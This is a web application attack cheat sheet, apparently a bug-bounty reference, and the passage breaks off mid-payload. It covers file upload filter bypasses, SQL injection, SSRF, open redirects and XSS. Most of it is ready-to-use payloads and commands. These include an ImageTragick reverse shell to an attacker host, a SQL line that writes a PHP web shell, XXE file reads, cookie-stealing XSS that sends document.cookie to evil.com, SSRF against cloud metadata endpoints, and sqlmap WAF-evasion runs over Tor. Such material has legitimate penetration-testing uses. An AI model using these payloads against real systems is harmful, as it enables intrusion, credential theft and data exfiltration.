file.php\x00.jpg
file.php%00
file.php%20
file.php%0d%0a.jpg
file.php......
file.php/
file.php.\
file.
.html

# Content type bypass
- Preserve name, but change content-type
Content-Type: image/jpeg, image/gif, image/png

# Content length:
# Small bad code:
<?='$_GET[x]'?>

# Impact by extension
asp, aspx, php5, php, php3: webshell, rce
svg: stored xss, ssrf, xxe
gif: stored xss, ssrf
csv: csv injection
xml: xxe
avi: lfi, ssrf
html, js: html injection, xss, open redirect
png, jpeg: pixel flood attack dos
zip: rce via lfi, dos
pdf, pptx: ssrf, blind xxe

# Path traversal
../../etc/passwd/logo.png
../../../../logo.png

# SQLi
'sleep(10).jpg
sleep(10)-- -.jpg
```

```

# Command injection
; sleep 10;

# ImageTragick
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg)|bash -i >& /dev/tcp/attacker-ip/attacker-port 0>&1|touch
pop graphic-context

# XXE .svg
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="500px" height="500px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" height="300" style="display: block; margin: 0 auto;">
<text font-size="40" x="0" y="16">&xxe;</text>
</svg>

<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" height="300" style="display: block; margin: 0 auto;">
<image xlink:href="expect://ls"></image>
</svg>

# XSS svg
<svg onload=alert(document.comain)>.svg
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<!-- File Upload Checklist 3 -->
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
<script type="text/javascript">
alert("HolyBugx XSS");
</script>
</svg>

# Open redirect svg
<code>
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<svg
onload="window.location='https://attacker.com'">
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
</svg>
</code>

# Filter Bypassing Techniques
# upload asp file using .cer & .asa extension (IIS – Windows)
# Upload .eml file when content-type = text/HTML
# Inject null byte shell.php%001.jpg
# Check for .svg file upload you can achieve stored XSS using XML payload
# put file name ../../logo.png or ../../etc/passwd/logo.png to get directory traversal via up
# Upload large size file for DoS attack test using the image.
# (magic number) upload shell.php change content-type to image/gif and start content with GIF8
# If web app allows for zip upload then rename the file to pwd.jpg bcoz developer handle it v
# upload the file using SQL command 'sleep(10).jpg' you may achieve SQL if image directly save

```

```


# Advance Bypassing techniques
# Imagetragick aka ImageMagick:
https://mukarramkhalid.com/imagemagick-imagetragick-exploit/
https://github.com/neex/gifoeb

# Upload file tool
https://github.com/almandin/fuxploider
python3 fuxploider.py --url https://example.com --not-regex "wrong file type"

```

Cheatsheet

upload.random123	---	To test if random file extensions can be uploaded.
upload.php	---	try to upload a simple php file.
upload.php.jpeg	---	To bypass the blacklist.
upload.jpg.php	---	To bypass the blacklist.
upload.php	---	and Then Change the content type of the file to image
upload.php*	---	version - 1 2 3 4 5 6 7.
upload.PHP	---	To bypass The BlackList.
upload.PhP	---	To bypass The BlackList.
upload.pHp	---	To bypass The BlackList.
upload .htaccess	---	By uploading this [jpg,png] files can be executed as I
pixelFlood.jpg	---	To test against the DOS.
frameflood.gif	---	upload gif file with 10^10 Frames
Malicious zTXT	---	upload UBER.jpg
Upload zip file	---	test againsts Zip slip (only when file upload supports
Check Overwrite Issue	---	Upload file.txt and file.txt with different content an
SVG to XSS	---	Check if you can upload SVG files and can turn them to
SQLi Via File upload	---	Try uploading `sleep(10)-- -.jpg` as file



SQLi

SQL injection cheat sheet | Web Security Academy
WebSecAcademy

NetSPI SQL Injection Wiki
netspi

Common

```
/?q=1
/?q=1'
/?q=1"
/?q=[1]
/?q[]="1
/?q=1` 
/?q=1\ 
/?q=1/*'*/
/?q=1/*!1111*/
/?q=1'||'asd'||'    <== concat string
/?q=1' or '1'='1
/?q=1 or 1=1
/?q='or'='
/?q=(1)or(0)=(1)
```

```
# Useful payloads
' WAITFOR DELAY '0:0:5'--
';WAITFOR DELAY '0:0:5'--
')) or sleep(5)='
;waitfor delay '0:0:5'--
);waitfor delay '0:0:5'--
';waitfor delay '0:0:5'--
";waitfor delay '0:0:5'--
') ;waitfor delay '0:0:5'--
");waitfor delay '0:0:5'--
));waitfor delay '0:0:5'--
```

Polyglot

```
', ",'),"), (),., * /, <! -, -
SLEEP(1) /*' or SLEEP(1) or '" or SLEEP(1) or "*/
IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@ver
```

Resources by type

```
# MySQL:  
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet  
https://websec.wordpress.com/2010/12/04/sql-injection-evasion-cheat-sheet-mysql/  
  
# MSQQL:  
http://evilsql.com/main/page2.php  
http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet  
  
# ORACLE:  
http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet  
  
# POSTGRESQL:  
http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet  
  
# Others  
http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html  
http://pentestmonkey.net/cheat-sheet/sql-injection/ingres-sql-injection-cheat-sheet  
http://pentestmonkey.net/cheat-sheet/sql-injection/db2-sql-injection-cheat-sheet  
http://pentestmonkey.net/cheat-sheet/sql-injection/informix-sql-injection-cheat-sheet  
https://sites.google.com/site/0x7674/home/sqlite3injectioncheatsheet  
http://rails-sqli.org/  
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
```

R/W files

```
# Read file  
UNION SELECT LOAD_FILE ("etc/passwd")--  
  
# Write a file  
UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE "/tmp/shell.php"--
```

Blind SQLi

Second Order SQLi

```
# A second-order SQL Injection, on the other hand, is a vulnerability exploitable in two different ways:
1. Firstly, we STORE a particular user-supplied input value in the DB and
2. Secondly, we use the stored value to exploit a vulnerability in a vulnerable function in the DB

# Example payload:
X' UNION SELECT user(),version(),database(), 4 --
X' UNION SELECT 1,2,3,4 --

# For example, in a password reset query with user "User123" "--":
$pwdreset = mysql_query("UPDATE users SET password='getrekt' WHERE username='User123' -- ' and
# Will be:
$pwdreset = mysql_query("UPDATE users SET password='getrekt' WHERE username='User123'");

# So you don't need to know the password.
- User = ' or 'asd'='asd it will return always true
- User = admin'-- probably not check the password
```

sqlmap

```

# Post
sqlmap -r search-test.txt -p tfUPass

# Get
sqlmap -u "http://10.11.1.111/index.php?id=1" --dbms=mysql

# Crawl
sqlmap -u http://10.11.1.111 --dbms=mysql --crawl=3

# Full auto - FORMS
sqlmap -u 'http://10.11.1.111:1337/978345210/index.php' --forms --dbs --risk=3 --level=5 --threads=10
# Columns
sqlmap -u 'http://admin.cronos.htb/index.php' --forms --dbms=MySQL --risk=3 --level=5 --threads=10
# Values
sqlmap -u 'http://admin.cronos.htb/index.php' --forms --dbms=MySQL --risk=3 --level=5 --threads=10

sqlmap -o -u "http://10.11.1.111:1337/978345210/index.php" --data="username=admin&password=pass"

# SQLMAP WAF bypass

sqlmap --level=5 --risk=3 --random-agent --user-agent -v3 --batch --threads=10 --dbs
sqlmap --dbms="MySQL" -v3 --technique U --tamper="space2mysqlblank.py" --dbs
sqlmap --dbms="MySQL" -v3 --technique U --tamper="space2comment" --dbs
sqlmap -v3 --technique=T --no-cast --fresh-queries --banner
sqlmap -u http://www.example.com/index?id=1 --level 2 --risk 3 --batch --dbs

sqlmap -f -b --current-user --current-db --is-dba --users --dbs
sqlmap --risk=3 --level=5 --random-agent --user-agent -v3 --batch --threads=10 --dbs
sqlmap --risk 3 --level 5 --random-agent --proxy http://123.57.48.140:8080 --dbs
sqlmap --random-agent --dbms=MySQL --dbs --technique=B"
sqlmap --identify-waf --random-agent -v 3 --dbs

1 : --identify-waf --random-agent -v 3 --tamper="between,randomcase,space2comment" --dbs
2 : --parse-errors -v 3 --current-user --is-dba --banner -D eeaco_gm -T #__tabulizer_user_pre

sqlmap --threads=10 --dbms=MySQL --tamper=apostrophemask --technique=E -D joomlab -T anz91_se
sqlmap --tables -D miss_db --is-dba --threads="10" --time-sec=10 --timeout=5 --no-cast --tampe
sqlmap -u http://192.168.0.107/test.php?id=1 -v 3 --dbms "MySQL" --technique U -p id --batch
sqlmap --banner --safe-url=2 --safe-freq=3 --tamper=between,randomcase,charencode -v 3 --force
sqlmap -v3 --dbms="MySQL" --risk=3 --level=3 --technique=BU --tamper="space2mysqlblank.py" --dbs

sqlmap --wizard
sqlmap --level=5 --risk=3 --random-agent --tamper=between,charencode,charunicodeencode,eqalize
sqlmap -url www.site.ps/index.php --level 5 --risk 3 tamper=between,bluecoat,charencode,charun
sqlmap -url www.site.ps/index.php --level 5 --risk 3 tamper=between,charencode,charunicodeencode

# Tamper suggester
https://github.com/m4ll0k/Atlas

--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --current
--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --current

```

```
--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --curren
--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --curren
# Tamper list
between.py,charencode.py,charunicodeencode.py,eqaultolike.py,greatest.py,multiplespaces.py,noi
```

SSRF

Tools

```
# https://github.com/tarunkant/Gopherus
gopherus --exploit [PLATFORM]
# https://github.com/daeken/SSRFTest
# https://github.com/jmdx/TLS-poison/
# https://github.com/m4ll0k/Bug-Bounty-Toolz
# https://github.com/cujanovic/SSRF-Testing
# https://github.com/bcoles/ssrf_proxy

gau domain.com | python3 ssrf.py collab.listener.com

# https://github.com/micha3lb3n/SSRFire
./ssrfire.sh -d domain.com -s yourserver.com -f /path/to/copied_raw_urls.txt

# SSRF Redirect Payload generator
# https://tools.intigriti.io/redirector/
```

Summary

- ⓘ Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

```
# Web requesting other ip or ports like 127.0.0.1:8080 or 192.168.0.1
chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:3000
GET /ssrf?user=&comment=&link=http://127.0.0.1:3000 HTTP/1.1
```

SSRF Attacks

```
# Check if you're able to enum IP or ports
127.0.0.1
127.0.1
127.1
127.000.000.001
2130706433
0x7F.0x00.0x00.0x01
0x7F.1
0x7F000001

# Quick URL based bypasses:
http://google.com:80+&@127.88.23.245:22/#+@google.com:80/
http://127.88.23.245:22/+&@google.com:80#+@google.com:80/
http://google.com:80+&@google.com:80#+@127.88.23.245:22/
http://127.88.23.245:22/?@google.com:80/
http://127.88.23.245:22/#@www.google.com:80/

# 301 responses:
https://ssrf.localdomain.pw/img-without-body/301-http-169.254.169.254:80-.i.jpg
https://ssrf.localdomain.pw/img-without-body-md/301-http-.i.jpg
https://ssrf.localdomain.pw/img-with-body/301-http-169.254.169.254:80-.i.jpg
https://ssrf.localdomain.pw/img-with-body-md/301-http-.i.jpg

# 301 json:
https://ssrf.localdomain.pw/json-without-body/301-http-169.254.169.254:80-.j.json
https://ssrf.localdomain.pw/json-without-body-md/301-http-.j.json
https://ssrf.localdomain.pw/json-with-body/301-http-169.254.169.254:80-.j.json
https://ssrf.localdomain.pw/json-with-body-md/301-http-.j.json

# 301 csv:
https://ssrf.localdomain.pw/csv-without-body/301-http-169.254.169.254:80-.c.csv
https://ssrf.localdomain.pw/csv-without-body-md/301-http-.c.csv
https://ssrf.localdomain.pw/csv-with-body/301-http-169.254.169.254:80-.c.csv
https://ssrf.localdomain.pw/csv-with-body-md/301-http-.c.csv

# 301 xml:
https://ssrf.localdomain.pw/xml-without-body/301-http-169.254.169.254:80-.x.xml
https://ssrf.localdomain.pw/xml-without-body-md/301-http-.x.xml
https://ssrf.localdomain.pw/xml-with-body/301-http-169.254.169.254:80-.x.xml
https://ssrf.localdomain.pw/xml-with-body-md/301-http-.x.xml

# 301 pdf:
https://ssrf.localdomain.pw/pdf-without-body/301-http-169.254.169.254:80-.p.pdf
https://ssrf.localdomain.pw/pdf-without-body-md/301-http-.p.pdf
https://ssrf.localdomain.pw/pdf-with-body/301-http-169.254.169.254:80-.p.pdf
https://ssrf.localdomain.pw/pdf-with-body-md/301-http-.p.pdf

# 30x custom:
https://ssrf.localdomain.pw/custom-30x/?code=332&url=http://169.254.169.254/&content-type=YXBwbGljYXRpbmcuY29t

# 20x custom:
https://ssrf.localdomain.pw/custom-200/?url=http://169.254.169.254/&content-type=YXBwbGljYXRpbmcuY29t
```

```
# 201 custom:
https://ssrf.localdomain.pw/custom-201/?url=http://169.254.169.254/&content-type=YXBwbGljYXRpbmc

# HTML iframe + URL bypass
http://ssrf.localdomain.pw/iframe/?proto=http&ip=127.0.0.1&port=80&url=/

# SFTP
http://whatever.com/ssrf.php?url=sftp://evil.com:11111/

evil.com:$ nc -v -l 11111
Connection from [192.168.0.10] port 11111 [tcp/*] accepted (family 2, sport 36136)
SSH-2.0-libssh2_1.4.2

# Dict
http://safebuff.com/ssrf.php?dict://attacker:11111/

evil.com:$ nc -v -l 11111
Connection from [192.168.0.10] port 11111 [tcp/*] accepted (family 2, sport 36136)
CLIENT libcurl 7.40.0

# gopher
# http://safebuff.com/ssrf.php?url=http://evil.com/gopher.php
<?php
    header('Location: gopher://evil.com:12346/_HI%0AMultiline%0Atest');
?>

evil.com:# nc -v -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
Connection from [192.168.0.10] port 12346 [tcp/*] accepted (family 2, sport 49398)
HI
Multiline
test

# TFTP
# http://safebuff.com/ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET

evil.com:# nc -v -u -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
TESTUDPPACKETOctettsize0blksize512timeout6

# file
http://safebuff.com/redirect.php?url=file:///etc/passwd

# ldap
http://safebuff.com/redirect.php?url=ldap://localhost:11211/%0astats%0aquit

# SSRF Bypasses
?url=http://safesite.com&site.com
?url=http:///////////////site.com/
?url=http://site@com/account/edit.aspx
?url=http://site.com/account/edit.aspx
?url=http://safesite.com?.site.com
```

```

?url=http://safesite.com#.site.com
?url=http://safesite.com\site.com/domain
?url=https://\$I\T\$\C\@M = site.com
?url=https://192.10.10.3/
?url=https://192.10.10.2?.192.10.10.3/
?url=https://192.10.10.2#.192.10.10.3/
?url=https://192.10.10.2\.192.10.10.3/
?url=http://127.0.0.1/status/
?url=http://localhost:8000/status/
?url=http://site.com/domain.php
<?php
header('Location: http://127.0.0.1:8080/status');
?>

# Localhost bypasses
0
127.00.1
127.0.01
0.00.0
0.0.00
127.1.0.1
127.10.1
127.1.01
0177.1
0177.0001.0001
0x0.0x0.0x0.0x0
0000.0000.0000.0000
0x7f.0x0.0x0.0x1
0177.0000.0000.0001
0177.0001.0000..0001
0x7f.0x1.0x0.0x1
0x7f.0x1.0x1

# Blind SSRF
- Review Forms
- Contact Us
- Password fields
- Contact or profile info (Names, Addresses)
- User Agent

# SSRF through video upload
# https://hackerone.com/reports/1062888
# https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/C

# SSRF in pdf rendering
<svg xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1" class="highcharts-root" width="800" height="500">
<g>
    <foreignObject width="800" height="500">
        <body xmlns="http://www.w3.org/1999/xhtml">
            <iframe src="http://169.254.169.254/latest/meta-data/" width="800" height="500">
                </body>
            </foreignObject>
        </g>

```


[`</svg>`](#)

SSRF Bypasses

```
http://%32%31%36%2e%35%38%2e%32%31%34%2e%32%32%37
http://%73%68%6d%69%6c%6f%6e%2e%63%6f%6d
http://///////////site.com/
http://0000::1:80/
http://000330.0000072.0000326.00000343
http://000NaN.000NaN
http://0177.00.00.01
http://017700000001
http://0330.072.0326.0343
http://033016553343
http://0NaN
http://0NaN.0NaN
http://0x0NaN0NaN
http://0x7f000001/
http://0xd8.0x3a.0xd6.0xe3
http://0xd8.0x3a.0xd6e3
http://0xd8.0x3ad6e3
http://0xd83ad6e3
http://0xNaN.0xaN0NaN
http://0xNaN.0xNa0x0NaN
http://0xNaN.0xNaN
http://127.0.0.1/status/
http://127.1/
http://2130706433/
http://216.0x3a.00000000326.0xe3
http://3627734755
http://[::]:80/
http://localhost:8000/status/
http://NaN
http://safesite.com#.site.com
http://safesite.com&site.com
http://safesite.com?.site.com
http://safesite.com\site.com/domain
http://shmilon.0xNaN.undefined.undefined
http://site.com/account/edit.aspx
http://site.com/domain.php
http://site@com/account/edit.aspx
http://whitelisted@127.0.0.1
https://192.10.10.2#.192.10.10.3/
https://192.10.10.2?.192.10.10.3/
https://192.10.10.2\.192.10.10.3/
https://192.10.10.3/
https://$1$T$E.C@M = site.com
<?php
header('Location: http://127.0.0.1:8080/status');
?>

# Tool
# https://h.43z.one/ipconverter/
```

Mindmap



Open redirects

Tools

```
#https://github.com/devanshbatham/OpenRedireX
python3 openredirex.py -u "https://website.com/?url=FUZZ" -p payloads.txt --keyword FUZZ

#https://github.com/0xNanda/Oralyzer
python3 oralyzer.py -u https://website.com/redir?url=

# Payload generator
# https://gist.github.com/zPrototype/b211ae91e2b082420c350c28b6674170
```

Payloads

```

# Check for
=HTTP
=aHR0
# https://github.com/m0chan/BugBounty/blob/master/OpenRedirectFuzzing.txt

https://web.com/r/?url=https://phising-malicious.com
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20Redirect

# Check redirects
https://url.com/redirect/?url=http://twitter.com/
http://www.theirsite.com@yoursite.com/
http://www.yoursite.com/http://www.theirsite.com/
http://www.yoursite.com/folder/www.folder.com
/http://twitter.com/
/\twitter.com
/\twitter.com
?c=.twitter.com/
/?redir=google.com
//google%E3%80%82com
//google%00.com
/%09/google.com
/%5cgoogle.com
//www.google.com/%2f%2e%2e
//www.google.com/%2e%2e
//google.com/
//google.com/%2f..
//\google.com
/\victim.com:80%40google.com
https://target.com///google.com//
# Remember url encode the payloads!

# Search in Burp:
“=HTTP” or “=aHR0” (base64 encode http)

# Fuzzing openredirect

# Intruder url open redirect
/{payload}
?next={payload}
?url={payload}
?target={payload}
?rurl={payload}
?dest={payload}
?destination={payload}
?redir={payload}
?redirect_uri={payload}
?redirect_url={payload}
?redirect={payload}
/redirect/{payload}
/cgi-bin/redirect.cgi?{payload}
/out/{payload}

```

```
/out?{payload}
?view={payload}
/login?to={payload}
?image_url={payload}
?go={payload}
?return={payload}
?returnTo={payload}
?return_to={payload}
?checkout_url={payload}
?continue={payload}
?return_path={payload}

# Valid URLs:
http(s)://evil.com
http(s)://\evil.com
//evil.com
///evil.com
/\evil.com
\evil.com
/\evil.com
\evil.com
/\evil.com
\evil.com
\evil.com
\evil.com
/ /evil.com
\ \evil.com

# Oneliner with gf
echo "domain" | waybackurls | httpx -silent -timeout 2 -threads 100 | gf redirect | anew
```

XSS

Cross-Site Scripting (XSS) Cheat Sheet - 2022 Edition | Web Security Academy
WebSecAcademy

- ⓘ Try XSS in every input field, host headers, url redirections, URI paramenters and file upload namefiles.

Actions: phising through iframe, cookie stealing, always try convert self to reflected.

Tools

```

# https://github.com/hahwul/dalfox
dalfox url http://testphp.vulnweb.com/listproducts.php

# https://github.com/KathanP19/Gxss
# Replace every param value with word FUZZ
echo "https://target.com/some.php?first=hello&last=world" | Gxss -c 100

# XSpear
gem install XSpear
XSpear -u 'https://web.com' -a
XSpear -u 'https://www.web.com/?q=123' --cookie='role=admin' -v 1 -a -b https://six2dez.xss.h
XSpear -u "http://testphp.vulnweb.com/search.php?test=query" -p test -v 1

# Xira
# https://github.com/xadhrit/xira
python3 xira.py -u url

# Hosting XSS
# surge.sh
npm install --global surge
mkdir mypayload
cd mypayload
echo "alert(1)" > payload.js
surge # It returns the url

# XSS vectors
https://gist.github.com/kurobeats/9a613c9ab68914312cbb415134795b45

# Payload list
https://github.com/m0chan/BugBounty/blob/master/xss-payload-list.txt

https://github.com/terjanq/Tiny-XSS-Payloads

# XSS to RCE
# https://github.com/shelld3v/JSShell

# Polyglots
# https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot

# XSS browser
# https://github.com/RenwaX23/XSSTRON

# Blind
# https://github.com/hipotermia/vaya-ciego-nen

```

Oneliners

```

# WaybackUrls
echo "domain.com" | waybackurls | httpx -silent | Gxss -c 100 -p XSS | sort -u | dalfox pipe
# Param discovery based
paramspider -d target.com > /filepath/param.txt && dalfox -b https://six2dez.xss.ht file /filepath/param.txt
# Blind XSS
cat target_list.txt | waybackurls -no-subs | grep "https://" | grep -v "png\|jpg\|css\|js\|gi"
# Reflected XSS
echo "domain.com" | waybackurls | gf xss | kxss

```

XSS recopilation

Basics

```

# Locators
'';!--<XSS>=&{()}

# 101
<script>alert(1)</script>
<script>----1---+alert(1)</script>
<script>----1---+alert(/xss/)</script>
%3Cscript%3Ealert(0)%3C%2Fscript%3E
%253Cscript%253Ealert(0)%253C%252Fscript%253E
<svg onload=alert(1)>
"><svg onload=alert(1)>
<iframe src="javascript:alert(1)">
"><script src=data:&comma;alert(1)//>
<noscript><p title=</noscript><img src=x onerror=alert(1)>">
%5B'-alert(document.cookie)-'%5D

```

By tag

```

# Tag filter bypass
<svg/onload=alert(1)>
<script>alert(1)</script>
<script>    alert(1)</script>
<ScRipT>alert(1)</sCriPt>
<%00script>alert(1)</script>
<script>al%00ert(1)</script>

# HTML tags
<img/src=x a=' onerror=alert(1)>
<IMG ""><SCRIPT>alert(1)</SCRIPT>">
<img src='x`onerror=alert(1)>
<img src='/' onerror='alert("kalisa")'>
<IMG SRC=# onmouseover="alert('xss')">
<IMG SRC= onmouseover="alert('xss')">
<IMG onmouseover="alert('xss')">
<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<SCRIPT SRC=http://evil.com/xss.js?< B >
"><XSS<test accesskey=x onclick=alert(1)//test
<svg><discard onbegin=alert(1)>
<script>image = new Image(); image.src="https://evil.com/?c="+document.cookie;</script>
<script>image = new Image(); image.src="http://" +document.cookie+"evil.com/";</script>

# Other tags
<BASE HREF="javascript:alert('XSS');//">
<DIV STYLE="width: expression(alert('XSS'));">
<TABLE BACKGROUND="javascript:alert('XSS')">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<xss id=x tabindex=1 onactivate=alert(1)></xss>
<xss onclick="alert(1)">test</xss>
<xss onmousedown="alert(1)">test</xss>
<body onresize=alert(1)>"onload=this.style.width='100px'>
<xss id=x onfocus=alert(document.cookie) tabindex=1>#x' ;</script>

# CharCode
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>

# Input already in script tag
@domain.com">user+-alert`1`-'@domain.com

# Scriptless
<link rel=icon href="//evil?
